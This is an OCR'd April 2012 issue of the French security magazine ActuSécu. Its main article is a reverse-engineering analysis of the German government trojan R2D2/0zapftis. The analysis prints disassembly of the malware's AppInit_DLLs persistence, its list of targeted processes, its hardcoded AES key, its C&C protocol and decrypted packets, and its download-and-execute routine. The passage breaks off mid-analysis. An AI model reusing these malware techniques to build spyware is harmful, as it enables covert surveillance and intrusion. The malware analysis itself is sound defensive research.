xmco®
we deliver security expertise

actu sécu 31

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

AVRIL 2012

R2D2

Cybercriminalité et pharmacies fictives

Blackhat, Gsdays et JSSI

Roger Schultz

R2D2
Présentation et utilisation du Cheval de Troie allemand

Cybercriminalité
La vente de médicaments sur Internet, un eldorado pour les cybercriminels ?

Conférences
GSDays, Blackhat Amsterdam et JSSI

Actualité du moment
Analyses des vulnérabilités JAVA, MS12-020, /mem/<pid>/proc...

Et toujours... **les blogs, les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

édito

AVRIL 2012

Tout a commencé au début de l'année 2006, lorsqu'à l'issue d'un rendez-vous avec un client, il a été question de produire une synthèse mensuelle relative à l'activité de la sécurité informatique, en complément de notre activité quotidienne de CERT.

Dans une salle de réunion, nous avons encadré toutes les couvertures, qui sont alignées, accrochées sur un mur blanc. Aujourd'hui, je grignotais rapidement un sandwich en observant l'évolution de l'actusécu, et notamment des couvertures au fil des numéros.

[L'ActuSecu : 6 ans, 31 numéros]

Nous recevons assez souvent des compliments pour cette revue, et nous en sommes très fiers. J'en profite, à ce titre, pour remercier l'ensemble de mes collaborateurs qui y participent activement, et notamment Adrien Guinault dont le rôle est fondamental pour cette revue.

Une brève comptabilité donne les chiffres suivants :
- Chaque numéro requiert 30 jours.homme
- Chaque article est relu 5 fois, par au moins 3 personnes différentes
- Les articles représentent la synthèse de centaines de cas rencontrés quotidiennement dans le cadre de notre activité de conseil et de CERT
- Chaque numéro a été téléchargé entre 5 000 et 10 000 fois, avec certains qui l'ont été plus de 15 000 fois.
- Plus de 3 000 personnes se sont abonnées sur notre site pour être informées, dès sa mise en ligne, de la publication d'un nouveau numéro.
- Chaque numéro a fait l'objet de brainstormings intenses pour la sélection des sujets retenus.

Soit, pendant les 6 ans qui viennent de s'écouler :
- Près de 1 000 jours.hommes consacrés à l'actusécu
- Plus de 2 000 relectures d'articles
- Près de 250 000 téléchargements, tous numéros confondus
- Près de 100 000 mails envoyés pour prévenir de la publication d'un numéro

- 0 publicité
- 0 pochoir utilisé
- 0 euro de revenu
- 100 % d'indépendance

Je pense qu'il y a de quoi être fiers de nous et continuer à essayer de faire encore mieux.

Marc Behar
Directeur

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

xmco®
we deliver security expertise

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.


Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance


Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information.

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire





p. 6

R2D2
Analyse du cheval de Troie utilisé par le gouvernement allemand

p. 14

Medicaments et Internet, les liaisons dangereuses
Etude de la cybercriminalité dans le milieu pharmaceutique

p. 23

Conférences
GSDays, Blackhat et JSSI

p. 38

L'actualités du moment
MS12-020, JAVA et /proc/<pid>/mem

p. 50

Blogs, logiciels et extensions
OSSEC, SWF Intruder, Twitters.

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Stéphane AVI, Frédéric CHARPENTIER, Alexis COUPE, Charles DAGOUAT, Marie GARBEZ, Yannick HAMON, Florent HOCHWELKER, Stéphane JIN, François LEGUE, Julien MEYER, Antonin AUROY.

> R2D2, analyse d'u ncheval de Troie gouvernemental

Le nom R2D2 est familier de tous. Ce terme a fait le buzz de l'actualité en 2011. En effet, le gouvernement allemand utiliserait un cheval de Troie afin d'espionner certains compatriotes. Baptisé R2D2 ou Ozapftis, ce dernier offrirait une porte dérobée pour récolter des preuves dans certaines enquêtes. Analyse de cet outil gouvernemental.

par Julien MEYER

R2D2, l'espion allemand

Gloria Garcia

> R2D2, ja wohl!

Il y a bien longtemps, dans une galaxie lointaine, très lointaine...
Tel pourrait être le commencement de cet article mais en réalité non car l'histoire se passe de nos jours, et dans un pays pas si lointain que cela !

Début octobre 2011, l'avocat allemand Patrick Schladt, a envoyé la copie d'un disque dur au célèbre « Chaos Computer Club » (CCC). Ce disque dur, appartenant à un des clients de l'avocat, a été saisi comme preuve dans une affaire en relation avec la loi pharmaceutique allemande. Lors de l'étude de cette preuve, l'équipe juridique a découvert que des fichiers avaient été effacés, et qu'un virus avait été installé.
Celui-ci aurait, apparemment, été installé lors d'un contrôle du client de l'avocat à la douane de l'aéroport de Munich. En restaurant les fichiers supprimés du disque dur, le CCC a révélé l'existence du cheval de Troie baptisé par la suite « R2D2 », « 0zapftis » ou encore « Bundestrojaner ».

Pourquoi l'avoir appelé R2D2 ? A t-il été créé par des fans de Star Wars ?
R2D2 vient en fait de la chaine de caractères présente dans le cheval de Troie « C3PO-r2d2-POE ». Le contexte d'utilisation de cette chaine de caractères sera développée ultérieurement. A noter qu'il est effectivement possible que les créateurs du virus soient des fans de Star Wars ;).


Dans son analyse, le CCC a mis en avant le fait que ce cheval de Troie serait utilisé par les services fédéraux allemands. Le BKA (Bundeskriminalamt), l'agence fédérale d'enquête et les LKA (Landeskriminalamt), les seize bureaux d'enquêtes régionaux (un par 'land'), seraient

directement impliqués dans cette affaire.
Le BKA a immédiatement répondu à la révélation faite par le CCC par l'intermédiaire de Steffen Seibert, ministre fédéral de l'intérieur. Celui-ci avait alors démenti toute implication par un message sur son compte Twitter :

Les LKA n'ont, quant à eux et dans un premier temps, fait aucune déclaration.

Dans un document, mis à disposition sur le site « wikileaks » en 2008, par le parti politique PiratenPartei, on apprend pourtant que les LKA ont prévu de développer un programme permettant de capturer la voix et le texte échangé au travers du logiciel de VoIP « Skype ».

http://wiki.piratenpartei.de/images/5/54/Bayern-skype-tkue.pdf


Kostenverteilung zwischen Polizei und Staatsanwaltschaften im Strafverfahren;
hier: Kosten der Telekommunikationsüberwachung bei Einsatz von Voice-over-IP und der Software Skype

« Coût de la surveillance des télécommunications lors de l'utilisation de la voie sur IP et du logiciel Skype »

En novembre, un mois après la découverte de R2D2, des informations sur un contrat de réalisation ont également été révélées. Un contrat pour des prestations d'un montant record de 2 075 256,07 € aurait été signé entre la société DigiTask, et le bureau des douanes allemand, sous la juridiction fédérale.

[http://ted.europa.eu/udl?uri=TED:NOTICE:26158-2009:TEXT:EN:HTML&tabId=2


I.1) **NAME, ADDRESSES AND CONTACT POINT(S)**
Zollkriminalamt

V.3) **NAME AND ADDRESS OF ECONOMIC OPERATOR**
DigiTask GmbH

II.2.1) **Total final value of contract(s)**
Value 2 075 256,07 EUR
Including VAT. VAT rate (%) 19,0

II.1.1) **Title attributed to the contract**
Lieferung von Hard- und Software zur Telekommunikationsüberwachung (TKÜ).

« Livraison de matériel et de logiciels pour la surveillance des télécommunications »

Sous cette pression, plusieurs régions (Baden-Württemberg, Brandenburg, Schleswig-Holstein et Lower Saxony) ont alors révélé qu'elles utilisaient ce type de cheval de Troie depuis 2009, date qui coïncide avec le contrat ci-dessus (29-01-2009).

L'utilisation de logiciel espion est autorisée par la loi allemande depuis 2008. Un juge doit cependant en être préalablement informé et ce type de procédé ne doit concerner que les infractions les plus graves. Celui-ci est régi par des règles strictes, comme le fait, par exemple, que le logiciel espion ne doit altérer aucune fonctionnalité du système.

http://www.dw.de/dw/article/0,,15449054,00.html

> Un cheval de Troie classique ?


Client vs centre de commande et de contrôle

L'analyse du cheval de Troie s'appuie sur les fichiers et les informations publiées par le CCC qui sont disponibles publiquement sur le site internet :

http://www.ccc.de/system/uploads/77/original/0zapftis-release.tgz

« L'utilisation de logiciel espion est autorisée par la loi allemande depuis 2008. Un juge doit cependant en être préalablement informé et ce type de procédé ne doit concerner que les infractions les plus graves »

Un passage du fichier principal sur le site « VirusTotal » nous indique qu'il s'agit bien du cheval de Troie R2D2 et que 39 antivirus sur 42 reconnaissent, à présent, la signature de ce virus.


virustotal

SHA256: be36ce1e79ba6f97038a6f9198057abecf84b38f0ebb7aaa897fd5cf385d702f
File name: mfc42ul.dll
Detection ratio: 39 / 42
Analysis date: 2012-04-10 13:47:08 UTC (0 minutes ago)

Antivirus	Result
AhnLab-V3	Win-Trojan/R2d2.360448
AntiVir	TR/GruenFink.1
Antiy-AVL	Backdoor/Win32.R2D2.gen
Avast	Win32:R2D2-L [Trj]
AVG	BackDoor.Generic14.BBFR
BitDefender	Trojan.Generic.6714587

Le cheval de Troie, composé d'une libraire dynamique (.dll) et d'un pilote système (.sys), doit être installé sur la machine client à surveiller.

Une fois installé, celui-ci va alors tenter de communiquer avec le serveur faisant office de centre de commande et de contrôle, le C&C.

Installation

Aucune information sur l'installation du cheval de Troie n'a été publiée. Il semblerait que celui-ci soit installé soit via un accès physique à la machine, soit en utilisant un autre logiciel malveillant.

Afin d'analyser le cheval de Troie, nous avons procédé, dans un premier temps, à une analyse statique, reposant sur les fichiers mis à disposition par le CCC. Une analyse dynamique, ciblant les communications client – serveur a ensuite permis de confirmer les résultats obtenus au cours de la première étape.
La librairie n'exporte aucune fonction et est injectée au sein de l'ensemble des processus sur le système, même si elle n'affecte le comportement que de certains d'entre eux.

Afin de simuler le comportement de cette librairie partagée, la DLL a été chargée à l'aide d'un loader et certaines des vérifications faites par celle-ci ont été contournées en modifiant le contexte d'exécution à la volée.

Le cheval de Troie a apparemment été codé en langage objet, très probablement en C++.

R2D2 vérifie la présence de plusieurs fichiers. Ces derniers sont stockés dans le répertoire système, dont le chemin d'accès est récupéré grâce à l'API Windows « GetSystemDirectoryA ».
Les deux fichiers correspondent à la librairie dynamique « mfc42ul.dll » et le module kernel « winsys32.sys ».

```
push    ebx
push    ebp
push    esi
push    edi
push    104h                    ; uSize
push    eax                     ; lpBuffer
call    ds:GetSystemDirectoryA
```

```
.data:1004CA60 aWinsys32_sys   db 'winsys32.sys',0
.data:1004CA60
.data:1004C824 ; char aMfc42ul_dll[]
.data:1004C824 aMfc42ul_dll    db 'mfc42ul.dll',0
```

La librairie dynamique est la partie principale du cheval de Troie. Le pilote en mode noyau n'est pas utilisé dans la version du virus étudié. Néanmoins, celui-ci pourrait être utilisé comme keylogger.

Exécution

Pour que le malware soit en mesure de se lancer, la DLL va s'attacher à tous les programmes. Pour cela, une valeur dans la base de registre doit donc être ajoutée au lancement de celui-ci et être vérifiée à chaque appel de la librairie.

```
.text:1000D6EA                  push    1               ; char
.text:1000D6EC                  push    0               ; char
.text:1000D6EE                  push    offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows NT\\
.text:1000D6F3                  push    80000002h       ; hKey
.text:1000D6F8                  lea     ecx, [esp+234h+phkResult] ; phkResult
.text:1000D6FC                  call    sub_10005D00
.text:1000D701
.text:1000D701 loc_1000D701:                            ; CODE XREF: _0zapftis_register_userlandroo
.text:1000D701                  push    esi
.text:1000D702                  lea     eax, [esp+228h+Data]
.text:1000D709                  push    edi
.text:1000D70A                  push    eax             ; lpData
.text:1000D70B                  push    offset ValueName ; "AppInit_DLLs"
.text:1000D710                  lea     ecx, [esp+234h+phkResult]
.text:1000D714                  call    _0zapftis_query_registry
```

Il s'agit de la clef de registre « HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLS' de la base de registre ».

The **AppInit_DLLs** value is found in the following registry key:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows

All the DLLs that are specified in this value are loaded by each Microsoft Windows-based application that is running in the current log on session.

En ajoutant une entrée au sein de cette clef de registre, la DLL malveillante sera donc automatiquement chargée au sein de tous les processus Windows reposant sur « User32.dll », lors de leur démarrage.

Le rôle de R2D2 est, avant tout, de communiquer avec son centre de contrôle. Pour cela, ce dernier doit s'attacher à un processus qui est à même d'accéder à Internet. Celui-ci va donc comparer le nom de l'exécutable avec une liste de programmes qui est habituellement autorisée par les firewalls à effectuer des connexions réseau, tout en sachant que les firewalls sont eux même des programmes à surveiller (VoIP, messagerie instantanée, etc).

La liste des logiciels autorisés à accéder à Internet surveillés est la suivante :

- Skype.exe ;
- SkypePM.exe ;
- explorer.exe ;
- msnmsgr.exe ;
- yahoomessenger.exe ;
- x-lite.exe ;
- sipgatexlite.exe.

Pour récupérer le nom de l'exécutable correspondant au processus courant, l'API Windows « GetModuleFileNameA » est appelée. La valeur retournée par cette fonction sera ensuite comparée avec chaque nom de programme de la liste.
Si la DLL est bien attachée à un exécutable listé, un nouveau thread est alors lancé.

> Communication avec le C&C

Adresse du C&C

Afin de communiquer avec le serveur de commande et de contrôle, R2D2 a besoin de stocker son adresse. Les développeurs ont choisi de stocker directement l'adresse IP, sans passer par un nom de domaine.

La table d'import de la DLL (Import Table) contient entre autres des références à des fonctions de la librairie «WS2_32.dll», comme la fonction 'getHostByName'.

Address	Ordinal	Name	Library
1003D2DC		SnmpUtilOidCpy	snmpapi
1003D2D8		SnmpUtilVarBindFree	snmpapi
1003D2D4		SnmpUtilOidNCmp	snmpapi
1003D2CC	16	recv	WS2_32
1003D2C8	22	shutdown	WS2_32
1003D2C4	3	closesocket	WS2_32
1003D2C0	19	send	WS2_32
1003D2BC	52	gethostbyname	WS2_32
1003D2B8	11	inet_addr	WS2_32
1003D2B4	4	connect	WS2_32
1003D2B0	23	socket	WS2_32
1003D2AC	9	htons	WS2_32
1003D2A8	115	WSAStartup	WS2_32

Afin de retrouver l'adresse IP, les références à cette fonction ont été suivies.

« L'étude rapide du protocole de communication entre le serveur de contrôle et R2D2, a mis en évidence la présence d'une chaîne de caractères récurrente. Lors de chaque envoi, la chaîne 'C3PO-r2d2-P0E' est présente en tant que 'magic number'. »

En étudiant la construction des arguments, on découvre l'adresse IP utilisée, que nous avons modifiée afin de nous connecter à notre propre serveur de Commande et de Contrôle.

```
.text:100119E2                 push    esi             ; name
.text:100119E3                 jz      short is_ascii_inetaddr
.text:100119E5                 call    ds:gethostbyname
.text:100119EB                 test    eax, eax
```

```
.data:1004C37F _0zapftis_ipaddr dd 100007Fh
.data:1004C37F
```

La valeur 100007fh représente l'adresse IP 127.0.0.1 en hexadécimal.

Chiffrement des communications

La principale fonction de ce cheval de Troie étant de récupérer des informations qui pourront servir de preuve dans une éventuelle enquête, il est important de se poser la question du chiffrement. Etant donné que des données transitent entre le client et le centre de contrôle, il est crucial qu'elles soient chiffrées et qu'elles ne puissent pas être altérées par quiconque.


> INFO

Les policiers américains auraient utilisé un cheval de Troie gouvernemental afin de récupérer les conversations des employés de MegaUpload


Depuis l'affaire R2D2, le gouvernement américain s'est lancé dans une guerre contre l'empire MegaUpload. Certaines des preuves utilisées dans cette affaire pourraient avoir été obtenues par les policiers fédéraux américains à l'aide d'un cheval de Troie similaire.

En effet, les agents en charge de l'enquête auraient obtenu des copies de fichiers de log de conversations Skype ou d'emails échangés par Kim DotCom et ses employés. Certains de ces enregistrements remonteraient à plus de 5 ans, alors même que Skype ne conserve qu'un historique de 30 jours. Skype aurait par ailleurs confirmé ne pas avoir reçu de mandat de la part de la justice américaine l'obligeant à fournir ces informations. Il est donc fort probable que les policiers aient installé un malware sur le poste de leurs suspects pour récupérer ces informations directement sur leurs PC.

Les données étant surement chiffrées lors de leur envoi, la fonction « send » importée de la DLL « WS2_32.dll » devrait contenir les informations déjà chiffrées.



En analysant les références à cette fonction, on découvre qu'elle est définie dans un tableau de fonction.



La fonction se trouve à l'offset + 4 du tableau.





Tableau de fonction contenant la fonction d'envoi

En étudiant toutes les références à ce tableau de fonction, une nouvelle routine est découverte. Sa référence se trouve quelques octets plus loin, dans le même tableau, à l'offset +12.

```
loc_10002049:
mov     ecx, [esp+18h+var_8]
push    ebx
push    eax
mov     edx, [ecx]
call    dword ptr [edx+4] ; _0zapftis_send(data, len);
push    ebp
mov     esi, eax
```

Appel de la fonction 0zapftis_send par son adresse dans le tableau.

Comme précédemment, on peut voir à quel moment les données passées en paramètre de la fonction sont créées, ou modifiées. Au bout de quelques fonctions, on observe une série d'instructions contenant beaucoup d'instructions « xor ». Or ces instructions sont souvent utilisées afin de chiffrer des données. Il est donc intéressant de s'y attarder.



On observe également que plusieurs appels à des éléments d'un tableau statique sont récurrents.


```
mov     ebp, ds:AES_Te2[edi*4]
mov     edi, ds:AES_Te1[ecx*4]
mov     ecx, ebx
xor     esi, ebp
mov     ebp, [eax-40h]
and     ecx, 0FFh
xor     esi, edi
mov     edi, dword ptr ds:AES_Te0[ecx
mov     ecx, [esp+30h+var_14]
xor     esi, edi
xor     esi, ebp
mov     ebp, edx
shr     ecx, 10h
shr     ebp, 8
and     ecx, 0FFh
and     ebp, 0FFh
mov     edi, ds:AES_Te2[ecx*4]
mov     ecx, ds:AES_Te1[ebp*4]
```

En se rendant à l'adresse de ce tableau, on retrouve des valeurs familières. Il s'agit des tableaux de valeurs qui sont utilisés lors du chiffrement AES.

AES étant un algorithme de chiffrement par bloc, il est possible que la méthode utilisée pour chiffrer les données soit le mode ECB (Electronic Code Book - Dictionnaire de code), comme souvent au sein des virus.
De plus, AES étant un algorithme de chiffrement symétrique, la clé utilisée pour le chiffrement, et donc pour le déchiffrement, est stockée quelque part au sein de la DLL.

```
data:1003E8C8 dw_arr_stuff3   dd 63h, 7Ch, 77h, 7Bh, 0F2h, 6Bh, 6Fh, 0C5h, 30h, 1, 67h
data:1003E8C8                                         ; DATA XREF: AES_encrypt+FC5Tr
data:1003E8C8                                         ; AES_encrypt+1010Tr ...
data:1003E8C8                 dd 2Bh, 0FEh, 0D7h, 0ABh, 76h, 0CAh, 82h, 0C9h, 7Dh, 0FAh
data:1003E8C8                 dd 59h, 47h, 0F0h, 0ADh, 0D4h, 0A2h, 0AFh, 9Ch, 0A4h, 72h
data:1003E8C8                 dd 0C0h, 0B7h, 0FDh, 93h, 26h, 36h, 3Fh, 0F7h, 0CCh, 34h
data:1003E8C8                 dd 0A5h, 0E5h, 0F1h, 71h, 0D8h, 31h, 15h, 4, 0C7h, 23h
data:1003E8C8                 dd 0C3h, 18h, 96h, 5, 9Ah, 7, 12h, 80h, 0E2h, 0EBh, 27h
data:1003E8C8                 dd 0B2h, 75h, 9, 83h, 2Ch, 1Ah, 1Bh, 6Eh, 5Ah, 0A0h, 52h
data:1003E8C8                 dd 3Bh, 0D6h, 0B3h, 29h, 0E3h, 2Fh, 84h, 53h, 0D1h, 0
```

En recherchant toutes les références aux tableaux de valeurs utilisés lors du chiffrement AES, une nouvelle fonction a été découverte. La fonction, appelée « AES_set_encrypt_key », est utilisée dans l'algorithme de chiffrement. La clé est certainement passée en paramètre à cette fonction.



Après quelques recherches, nous avons découvert l'emplacement de la clé.

```
)04C418
)04C418 _0zapftis_aes_secretkey db 49h, 3, 93h, 8, 19h, 94h, 96h, 9
)04C418                                         ; DATA XREF: sub_10
)04C418                                         ; sub_10006790+A4To
)04C418                 db 68h, 28h, 0A8h, 0F5h, 0Ah, 0B9h, 94h, 2,
)04C418                 db 1Fh, 0BCh, 0D7h, 0F3h, 0ADh, 93h, 0F5h,
```


Le suivi de la fonction « send », nous permet d'affirmer que l'envoi de données est chiffré. Mais qu'en est-il des données reçues ?

En regardant les appels à la fonction « recv » de la librairie « WS2_32.dl » tout en cherchant des références aux routines [FH2] de chiffrement trouvées précédemment, on se rend compte que les données récupérées ne passent jamais par une fonction de déchiffrement. Pourtant, une routine de déchiffrement qui n'est jamais appelée existe bel et bien.

L'analyse du chiffrement nous a appris que les communications n'étaient chiffrées que dans un sens, celui de l'envoi de données par le client. La clé de chiffrement a également été retrouvée. Cette dernière, en dur dans le code source, ne sera jamais changée entre 2 infections. Cette faiblesse permet, potentiellement, de déchiffrer les communications de toutes les versions de R2D2 utilisant la même clé de chiffrement.

Le protocole

La connexion TCP s'établit, à l'origine, sur le port 443. Une vérification de la présence d'un proxy est effectuée grâce à la clé de registre « Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable ».



Lors de l'étude rapide du protocole de communication entre le serveur de contrôle et R2D2, une suite de caractère récurrente a été trouvée. Lors de chaque envoi, la suite de caractère « C3PO-r2d2-P0E » est présente en tant que 'magic number'.

```
Data: 9cc94f62333e449c840f3fb5e10253d0
[Length: 16]
```

```
00 50 56 c0 00 08 00 0c  29 a0 bf 68 08 00 45 00   .PV..... )..h..E.
00 38 01 5e 40 00 80 06  a0 bf ac 10 80 80 ac 10   .8.^@... ........
80 01 04 28 1a 0a 03 6f  bb 92 0b 1b 84 5a 50 18   ...(...o .....ZP.
fa f0 92 e1 00 00 9c c9  4f 62 33 3e 44 9c 84 0f   ........ Ob3>D...
8f b5 e1 02 53 d0                                  ....S.
```

La chaine une fois déchiffrée :

```
XMCO-Spare:CC jmeyer$ python2.7 decrypt.py
[Encrypted ASCII] ??0b3>D?????S?
[Encrypted HEXA] 9cc94f62333e449c840f3fb5e10253d0
[Decrypted ASCII] C3PO-r2d2-P0E??
[Decrypted HEXA] 4333504f2d723264322d504f4500adba
```

Voici la suite de 3 paquets envoyés lors de la première connexion :

```
XMCO-Spare:CC jmeyer$ python2.7 decrypt.py
[Decrypted ASCII] 1: C3PO-r2d2-P0E??
?Decrypted ASCII] 2:
?Decrypted ASCII] 3: 23CCC23
[Decrypted HEXA] 1: 4333504f2d723264322d504f4500adba
[Decrypted HEXA] 2: 070000000df0adba0df0adba0df0adba
[Decrypted HEXA] 3: 3233434343233000df0adba0df0adba
```

Une fois qu'elle a été initiée, R2D2 envoie périodiquement un paquet « idle ». Le centre C&C peut maintenant envoyer directement des commandes au cheval de Troie au travers de la connexion établie.

> Fonctionnalités

Le C&C peut envoyer un total de 13 commandes au cheval de Troie. Plusieurs d'entre elles ont été découvertes :

- Liste des logiciels et des patchs installés ;
- Capture d'une vidéo de l'écran ;
- Capture d'écran du navigateur et de Skype ;
- Téléchargement d'un exécutable.

Les commandes sont envoyées sous une forme apparemment très simple :
2 bits représentent la commande (\x0D pour la capture d'écran). Ceux-ci sont ensuite suivis des arguments, selon la fonctionnalité.

Téléchargement et exécution de fichiers

La fonctionnalité de téléchargement et d'exécution d'un programme est intéressante. Examinons-la de plus près :

Le C&C peut envoyer une commande permettant d'uploader un exécutable directement sur la machine infectée. Un fichier temporaire est alors créé dans le dossier récupéré grâce à l'API Windows « GetTempPathA » et le contenu de l'exécutable y est placé.

```
lea     eax, [esp+430h+Buffer]
push    eax             ; lpBuffer
push    104h            ; nBufferLength
call    ds:GetTempPathA
```

```
loc_1000D4F7:
mov     eax, tmp_file_index
lea     edx, [esp+430h+FileName]
mov     ecx, eax
inc     eax
push    ecx
lea     ecx, [esp+434h+Buffer]
push    ecx
push    offset aSTmp08x_exe ; "%s~tmp%08x~.exe"
push    edx
mov     tmp_file_index, eax
call    _sprintf
lea     eax, [esp+440h+FileName]
push    eax             ; lpFileName
call    _0zapftis_create_file
add     esp, 14h
test    al, al
jnz     short loc_1000D4F7
```

